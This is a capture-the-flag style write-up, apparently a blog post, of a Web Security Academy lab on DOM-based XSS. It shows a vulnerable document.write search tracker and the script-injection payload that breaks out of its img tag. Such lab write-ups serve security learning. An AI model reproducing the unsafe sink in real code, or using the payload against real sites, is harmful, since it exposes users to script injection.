

DOM XSS in document.write sink using source location.search

1. This lab contains a DOM-based cross-site scripting vulnerability in the search query tracking functionality. So, I try to search for everything to see the default behavior of the website. When I opened page source I found this JavaScript code.




```
<script>
    function trackSearch(query) {
        document.write('<img src="/resources/images/tracker.gif?searchTerms='+query+'">');
    }
    var query = (new URLSearchParams(window.location.search)).get('search');
    if(query) {
        trackSearch(query);
    }
</script>
```

This means that the search term is placed in img tag. When I search for “test” and go to inspect I found this:




```
<img src="/resources/images/tracker.gif?searchTerms=test">
```

2. I try to test if the website filters the user input or not so I search for (hello’”<>) and I noticed that the website does not filter the user input.




```
<img src="/resources/images/tracker.gif?searchTerms=hello'" <>
"""> "
```

3. Finally, I hit the payload (hello"><script>alert()</script>) and here we go the lab already solved.



```
<img src="/resources/images/tracker.gif?searchTerms=hello">
<script>alert()</script>
"""> "
```



Web Security Academy

DOM XSS in `document.write` sink using source `location.search`

Back to lab description »

LAB Solved

Congratulations, you solved the lab!

Share your skills!

Continue learning »

Home

0 search results for 'hello"><script>alert()</script>'

">

< Back to Blog